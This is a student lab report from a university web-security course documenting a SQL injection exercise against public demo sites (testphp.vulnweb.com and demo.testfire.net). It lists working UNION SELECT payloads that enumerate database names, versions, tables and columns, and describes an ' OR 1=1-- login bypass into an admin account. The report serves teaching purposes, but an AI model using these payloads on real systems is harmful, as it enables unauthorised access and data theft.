

**CHANDIGARH UNIVERSITY  
UNIVERSITY INSTITUTE OF NGINEERING  
DEPARTMENT OF COMPUTER SCIENCE & ENGINEERING**



<b>Submitted By:</b> Vivek Kumar(21BCS8129)		<b>Submitted To:</b> Er. Himanshi (13362)
<b>Subject Name</b>	Web and Mobile Security Lab	
<b>Subject Code</b>	20CSP-338	
<b>Branch</b>	Computer Science and Engineering	
<b>Semester</b>	5 <sup>th</sup>	

## Experiment - 4

**Student Name: Vivek Kumar**

**UID: 21BCS8129**

**Branch: BE-CSE(LEET)**

**Section/Group: WM-20BCS-616/A**

**Semester: 5<sup>th</sup>**

**Date of Performance: 19/08/2022**

**Subject Name: Web and Mobile Security Lab**

**Subject Code: 20CSP-338**

### 1. Aim/Overview of the practical:

Implementation of Design methods to break authentication schemes (SQL Injection attack).

### 2. Task to be done/ Which logistics used:

SQL Injection Attack from command line(url).

### 3. Apparatus / Simulator Used:

1. Windows 7 & above version.
2. demotest fire site
3. Google Chrome

### Introduction:

SQL Injection (SQLi) is a type of an injection attack that makes it possible to execute malicious SQL statements. These statements control a database server behind a web application. Attackers can use SQL Injection vulnerabilities to bypass application security measures. They can go around authentication and authorization of a web page or web application and retrieve the content of the entire SQL database. They can also use SQL Injection to add, modify, and delete records in the database.

**UNION:** The UNION operator is used to combine the result-set of two or more SELECT statements.

**CONCAT ():** The CONCAT () function adds two or more strings together.

**SQL injection cheat sheet:** This SQL injection cheat sheet contains examples of useful syntax that you can use to perform a variety of tasks that often arise when performing SQL injection attacks.

**SQL map:** SQL map is an open-source penetration testing tool that automates the process of detecting and exploiting SQL injection flaws and taking over of database.

**ORDER BY:** The most common injection point within the SQL query structure is within an ORDER BY clause. The ORDER BY keyword takes a column name or number and orders the result set according to the values in that column. This functionality is frequently exposed to the user to allow sorting of a table within the browser.

**SCHEMA:** In a SQL database, a schema is a list of logical structures of data. A database user owns the schema, which has the same name as the database manager

### How and Why Is an SQL Injection Attack Performed



1. Attackers can use SQL Injections to find the credentials of other users in the database. They can then impersonate these users. The impersonated user may be a database administrator with all database privileges.
2. SQL lets you select and output data from the database. An SQL Injection vulnerability could allow the attacker to gain complete access to all data in a database server.
3. SQL also lets you alter data in a database and add new data. For example, in a financial application, an attacker could use SQL Injection to alter balances, void transactions, or transfer money to their account.
4. You can use SQL to delete records from a database, even drop tables. Even if the administrator makes database backups, deletion of data could affect application availability until the database is restored. Also, backups may not cover the most recent data.
5. In some database servers, you can access the operating system using the database server. This may be intentional or accidental. In such case, an attacker could use an SQL Injection as the initial vector and then attack the internal network behind a firewall.



### 4. Program/ Steps/ Method:


1. Open given below targeted URL in the browser.
2. Open the link- <http://testphp.vulnweb.com/>
3. Go to- <http://testphp.vulnweb.com/listproducts.php?cat=1>
4. You'll inject the malicious code (cheat code)-  
<http://testphp.vulnweb.com/listproducts.php?cat=-1'>
5. Put the random number, cheat code - <http://testphp.vulnweb.com/listproducts.php?cat=-1> order by 11 clause to check the row (tuple).
6. Information gathering-
7. To check the database name, Go to <http://testphp.vulnweb.com/listproducts.php?cat=-1> **union** select 1,2,3,4,5,6,7,8,9,10,database( )--
8. To check the database version ,Go to <http://testphp.vulnweb.com/listproducts.php?cat=-1> **union** select 1,2,3,4,5,6,7,8,9,10,version()—
9. Information to be fetch-
10. Table name- cat=-1 union select 1,2,3,4,5,6,7,8,9,10,group\_concat(table\_name) from information\_schema.tables where table\_schema=database()--
11. [http://testphp.vulnweb.com/listproducts.php?cat=-1%20union%20select%201,2,3,4,5,6,7,8,9,10,group\\_concat\(table\\_name\)%20from%20information\\_schema.tables%20where%20table\\_schema=database\(\)--](http://testphp.vulnweb.com/listproducts.php?cat=-1%20union%20select%201,2,3,4,5,6,7,8,9,10,group_concat(table_name)%20from%20information_schema.tables%20where%20table_schema=database()--)

12. Column name- [http://testphp.vulnweb.com/listproducts.php?cat=-1%20union%20select%201,2,3,4,5,6,7,8,9,10,group\\_concat\(column\\_name\)%20from%20information\\_schema.columns%20where%20table\\_name=0x7573657273](http://testphp.vulnweb.com/listproducts.php?cat=-1%20union%20select%201,2,3,4,5,6,7,8,9,10,group_concat(column_name)%20from%20information_schema.columns%20where%20table_name=0x7573657273)


## 5. DBMS Script/Result/Output/Writing Summary:








The screenshot shows a web browser window with the URL `demo.testfire.net/login.jsp`. The page displays the AltoroMutual logo and navigation links. A red error message is visible: "Syntax error: Encountered \"123456\" at line 1, column 67." The login form includes fields for Username (containing "OR 1=1--") and Password (containing "\*\*\*\*\*"), and a "Login" button. The footer contains a disclaimer about the site being a demo for IBM products.




The screenshot shows the AltoroMutual main page after a successful login. The URL is `demo.testfire.net/bank/main.jsp`. The page displays the AltoroMutual logo and navigation links. A red error message is visible: "Syntax error: Encountered \"123456\" at line 1, column 67." The login form includes fields for Username (containing "OR 1=1--") and Password (containing "\*\*\*\*\*"), and a "Login" button. The footer contains a disclaimer about the site being a demo for IBM products.






The screenshot shows the AltoroMutual website interface. The top navigation bar includes links for Sign Off, Contact Us, Feedback, and a search bar. The main content area is titled "Hello Admin User" and displays a welcome message. Below this, there is a "View Account Details" section with a dropdown menu set to "800000 Corporate" and a "GO" button. A "Congratulations!" message follows, stating that the user has been pre-approved for an Altoro Gold Visa with a credit limit of \$10000! and a link to click here to apply. The footer contains links for Privacy Policy, Security Statement, Server Status Check, and REST API, along with a copyright notice for 2022 Altoro Mutual, Inc. A disclaimer box at the bottom states that the website is published by IBM Corporation for demonstration purposes only. The Windows taskbar at the bottom shows the time as 3:44 PM on 9/14/2022.



The screenshot shows the "Account History - 800001 Checking" page. It features a "Balance Detail" table with columns for Account, Amount, and Date. The table shows the ending balance as of 9/14/22 5:19 AM as -\$51183000.56 and the available balance as -\$51183000.56. Below this is a table for "10 Most Recent Transactions" with columns for Date, Description, and Amount. The transactions are listed as deposits of various amounts. At the bottom, there are tables for "Credits" and "Debits" with columns for Account, Date, Description, and Amount. The Windows taskbar at the bottom shows the time as 3:49 PM on 9/14/2022.



demo.testfire.net/bank/showAccount?listAccounts=800002

**AltoroMutual**

Sign Off | Contact Us | Feedback | Search

**MY ACCOUNT** PERSONAL SMALL BUSINESS INSIDE ALTORO MUTUAL

I WANT TO ...

- View Account Summary
- View Recent Transactions
- Transfer Funds
- Search News Articles
- Customize Site Language

ADMINISTRATION

- Edit Users

### Account History - 800002 Savings

Balance Detail	
800002 Savings	Select Account
Amount	
Ending balance as of 9/14/22 5:20 AM	-\$1208461012205115800000.00
Available balance	-\$1208461012205115800000.00

10 Most Recent Transactions		
Date	Description	Amount
2022-09-14	Deposit	\$200.00
2022-09-14	Deposit	\$200.00
2022-09-14	Withdrawal	-\$1000.00
2022-09-14	Deposit	\$949517001002484.00
2022-09-14	Withdrawal	-\$17856745.00
